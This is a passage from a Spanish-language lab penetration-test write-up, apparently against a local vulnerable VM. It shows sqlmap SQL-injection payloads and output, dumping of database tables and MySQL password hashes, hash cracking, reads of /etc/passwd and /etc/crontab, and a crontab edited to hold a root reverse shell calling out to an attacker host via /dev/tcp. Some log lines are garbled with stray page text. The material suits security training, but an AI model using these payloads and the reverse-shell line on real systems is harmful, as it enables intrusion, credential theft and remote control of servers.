Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)  
  
Type: UNION query  
Title: Generic UNION query (NULL) - 4 columns  
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524e4e4742584d7572756b4e4470446a7a56417553)  
---  
[22:10:12] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: Apache 2.2.16, PHP 5.3.3, PHP  
back-end DBMS: MySQL 5  
[22:10:12] [INFO] fetching SQL SELECT statement query output: 'SELECT table_name FROM information_schema.tables WHERE table  
[22:10:13] [WARNING] the SQL query provided does not return any output  
[22:10:13] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval  
[22:10:13] [INFO] retrieved:  
[22:10:13] [WARNING] unexpected HTTP code '302' detected. Will use (extra) validation step in similar cases  
[22:10:13] [WARNING] the SQL query provided does not return any output  
[22:10:13] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[22:10:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.21'  
[*] ending @ 22:10:13 /2024-08-10/
```

8.- Se inicia e intentarte conectarse al objetivo, pero es redirigido (HTTP 302) a la pagina <http://10.0.2.21/admin/login.php>. Identificándose tres tipos de inyección en el parámetro id:

- ☐ Blind Boolean-Based: Determina la inyección basándose en respuestas verdaderas o falsas.
- ☐ Time-Based Blind: Usa retrasos temporales para deducir si la inyección es exitosa.
- ☐ Union-Based: Usa la cláusula UNION para combinar resultados de múltiples consultas.

Por todo lo anterior se procede a realizar la consulta más exhaustiva, intentando no castar los resultados, no aportando nada nuevo.

```
└─$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --  
cookie="PHPSESSID=c0kop54hhjbt1dstsr2pfpab07" --sql-query="SELECT  
table_name FROM information_schema.tables WHERE table_schema =  
'blog';" --threads=5 --no-cast
```

```
[*] starting @ 01:43:10 /2024-08-11/  
  
[01:43:10] [INFO] resuming back-end DBMS 'mysql'  
[01:43:10] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
  Type: boolean-based blind  
  Title: Boolean-based blind - Parameter replace (original value)  
  Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 28  
  Write a new post  
  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))sTgx)  
  
  Type: UNION query  
  Title: Generic UNION query (NULL) - 4 columns  
  Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524e4e474258  
---  
[01:43:10] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Debian 6 (squeeze)  
web application technology: PHP 5.3.3, Apache 2.2.16  
back-end DBMS: MySQL 5  
[01:43:10] [INFO] fetching SQL SELECT statement query output: 'SELECT table_name FROM inform  
[01:43:10] [WARNING] reflective value(s) found and filtering out  
[01:43:10] [WARNING] the SQL query provided does not return any output  
[01:43:10] [INFO] resumed: 3  
the SQL query provided can return 3 entries. How many entries do you want to retrieve?  
[a] All (default)  
[#] Specific number  
[q] Quit  
>  
  
[01:43:51] [INFO] retrieving the length of query output  
[01:43:51] [INFO] retrieved:  
[01:43:51] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)  
[01:43:51] [WARNING] if the problem persists please try to lower the number of used threads (opti  
[01:43:51] [WARNING] unexpected response detected. Will use (extra) validation step in similar cas  
[01:43:51] [WARNING] unexpected HTTP code '200' detected. Will use (extra) validation step in sim  
8  
[01:43:51] [INFO] resumed: comments  
[01:43:51] [INFO] retrieving the length of query output  
[01:43:51] [INFO] retrieved: 5  
[01:43:51] [INFO] resumed: posts  
[01:43:51] [INFO] retrieving the length of query output  
[01:43:51] [INFO] retrieved: 5  
[01:43:51] [INFO] resumed: users  
SELECT table_name FROM information_schema.tables WHERE table_schema = 'blog' [3]:  
[*] comments  
[*] posts  
[*] users
```


9.- Aprovechando la vulnerabilidad de edit de sqli, se intenta conseguir la contraseña del servidor mysql:

```
sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --  
cookie=PHPSESSID="c0kop54hhjbt1dstsr2pfpab07" --dbms=mysql --  
passwords
```

```

Parameter: id (GET)
Type: boolean-based blind
Title: Boolean-based blind - Parameter replace (original value)
Payload: id=(SELECT (CASE WHEN (8324=8324) THEN 3 ELSE (SELECT 3295 UNION SELECT 2838) END))

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=3 AND (SELECT 2323 FROM (SELECT(SLEEP(5)))=Tgx)

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: id=3 UNION ALL SELECT NULL,CONCAT(0x716b6a6271,0x5256666866524e4742584d7572756b4e

[03:02:42] [INFO] testing MySQL - have a comment if you like the new design :)
[03:02:42] [INFO] confirming MySQL
[03:02:42] [WARNING] reflective value(s) found and filtering out
[03:02:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: PHP 5.3.3, Apache 2.2.16
back-end DBMS: MySQL >= 5.0.0

[03:02:42] [INFO] fetching database users password hashes
[03:02:42] [WARNING] the SQL query provided does not return any output
[03:02:42] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or
[03:02:42] [WARNING] the SQL query provided does not return any output
[03:02:42] [INFO] fetching database users
[03:02:42] [WARNING] the SQL query provided does not return any output
[03:02:42] [INFO] fetching number of database users
[03:02:42] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster da
[03:02:42] [INFO] retrieved: 4
[03:02:43] [INFO] retrieved: 'root'@'localhost'
[03:02:43] [INFO] retrieved: 'root'@'builder64'
[03:02:44] [INFO] retrieved: 'root'@'127.0.0.1'
[03:02:44] [INFO] retrieved: 'debian-sys-maint'@'localhost'
[03:02:45] [INFO] fetching number of password hashes for user 'root'
[03:02:45] [INFO] retrieved:
[03:02:45] [INFO] retrieved:
[03:02:45] [WARNING] it is very important to not stress the network connection during usage of time-based payl

[03:02:45] [INFO] retrieved: 1
[03:02:45] [INFO] fetching password hashes for user 'root'
[03:02:45] [INFO] retrieved:
[03:02:45] [INFO] retrieved:
[03:02:45] [INFO] fetching number of password hashes for user 'debian-sys-maint'
[03:02:45] [INFO] retrieved:
[03:02:45] [INFO] retrieved:
[03:02:45] [INFO] retrieved: 1
[03:02:45] [INFO] fetching password hashes for user 'debian-sys-maint'
[03:02:45] [INFO] retrieved: *6D2849A700B4111E92199BE9E739E40407E1B2CC
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
[03:02:50] [INFO] writing hashes to a temporary file '/tmp/sqlmapkuq5xp4r415026/sqlmaphashes-uq90f05t.txt'
do you want to perform a dictionary-based attack against retrieved password hashes? [Y/n/q]
[03:02:50] [INFO] using hash method 'mysql_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file


```

```
[03:02:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[03:03:03] [INFO] starting dictionary-based cracking (mysql_passwd)
[03:03:03] [INFO] starting 6 processes
[03:03:10] [INFO] using suffix '1'
[03:03:16] [INFO] using suffix '123'
[03:03:23] [INFO] using suffix '2'
[03:03:30] [INFO] using suffix '12'
[03:03:37] [INFO] using suffix '3'
[03:03:44] [INFO] using suffix '13' Leave a comment if you like the new design :)
[03:03:51] [INFO] using suffix '7'
[03:03:58] [INFO] using suffix '11'
[03:04:06] [INFO] using suffix '5'
[03:04:13] [INFO] using suffix '22'
[03:04:21] [INFO] using suffix '23'
[03:04:28] [INFO] using suffix '01'
[03:04:36] [INFO] using suffix '4'
[03:04:43] [INFO] using suffix '07'
[03:04:50] [INFO] using suffix '21'
[03:04:58] [INFO] using suffix '14'
[03:05:06] [INFO] using suffix '10'
[03:05:14] [INFO] using suffix '06'
[03:05:21] [INFO] using suffix '08'
[03:05:29] [INFO] using suffix '8'
[03:05:37] [INFO] using suffix '15'
[03:05:45] [INFO] using suffix '69'
[03:05:53] [INFO] using suffix '16'
[03:06:02] [INFO] using suffix '6'
[03:06:10] [INFO] using suffix '18'
[03:06:18] [INFO] using suffix '!'
[03:06:26] [INFO] using suffix '.'
[03:06:34] [INFO] using suffix '*'
[03:06:42] [INFO] using suffix '!'
[03:06:50] [INFO] using suffix '?'
[03:06:58] [INFO] using suffix ','
[03:07:06] [INFO] using suffix '..'
[03:07:14] [INFO] using suffix '!!!'
[03:07:22] [INFO] using suffix ','
[03:07:31] [INFO] using suffix '@'
[03:07:39] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *6D2849A700B411E92199BE9E739E40407E1B2CC
[*] root [1]:
    password hash: NULL

[03:07:39] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.21'
```


Se consigue el hash de la contraseña, intentándose hashear con hashcat con resultado negativo.

10.- Se inyecta una Shell directamente en el sistema, mediante sqlmap, dando los permisos necesarios:



Se intentan varios métodos para ejecutar el RCE con resultado infructuoso:

1.- Intento ejecutar la Shell mediante curl o directamente en el navegador con resultado negativo.



Not Found

The requested URL /shell.php was not found on this server.

Apache/2.2.16 (Debian) Server at 10.0.2.21 Port 80

2.- Se intenta ejecutar comando directamente mediante sqlmap aprovechando la vulnerabilidad, con resultado negativo:

```
$ sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --os-cmd="whoami" --cookie="PHPSESSID=q0vkbjoto6c95i2cirtv7rac4"
```

```
[12:12:45] [INFO] unable to upload the file stager on '/var/www/admin/admin/' via UNION method
[12:12:45] [INFO] trying to upload the file stager on '/var/www/admin/admin/' via UNION method
[12:12:45] [INFO] retrieved:
[12:12:45] [WARNING] it looks like the file has not been written (usually occurs if the DBMS process user has no write privileges in the destination path)
[12:12:45] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 50 times
```

3.- a través del archivo “crontab”, el cual se usa para ejecutar archivos automáticamente en determinadas fechas, minutos, etc, previamente descargado a través de sqlmap:

“sqlmap -u “http://10.0.2.21/admin/edit.php?id=1” --file-read="/etc/crontab" --cookie="PHPSESSID=q0vkbjoto6c95i2cirtv7rac4”, intento modificar dicho archivo, incluyendo una reverse Shell para intentar que se ejecute con privilegios de administrador y subirlo mediante:

```
sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-write
="/home/kali/.local/share/sqlmap/output/10.0.2.21/files/_etc_crontab" --file-
dest="/etc/crontab" --cookie="PHPSESSID=q0vkbjoto6c95i2cirtv7rac4"
```

Todo con resultado negativo

```
GNU nano 8.1 _etc_crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
stgresql\n database: msf\n username: msf\n password: kali\n host: 127.0.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly
***** root /bin/bash -c 'bash -i >& /dev/tcp/10.0.2.19/1234 0'
#
```

4.- A través del archivo “passwd” previamente descargado a través de sqlmap:

“sqlmap -u "http://10.0.2.21/admin/edit.php?id=1" --file-read="/etc/passwd" --cookie="PHPSESSID=q0vkbjoto6c95i2circtv7rac4", se consigue la lista de usuarios permitidos, no pudiendo acceder a etc/shadow, no pudiendo hacer nada con este archivo:

```
GNU nano 8.1      _etc_passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Por todo lo anterior, y con todos los esfuerzos invertidos, solo he conseguido acceder como administrador al servidor por cookie y posteriormente he sacado el usuario y contraseña, para tener acceso persistente, no logrando ejecutar el RCE aunque si haya inyectado en el servidor una Shell.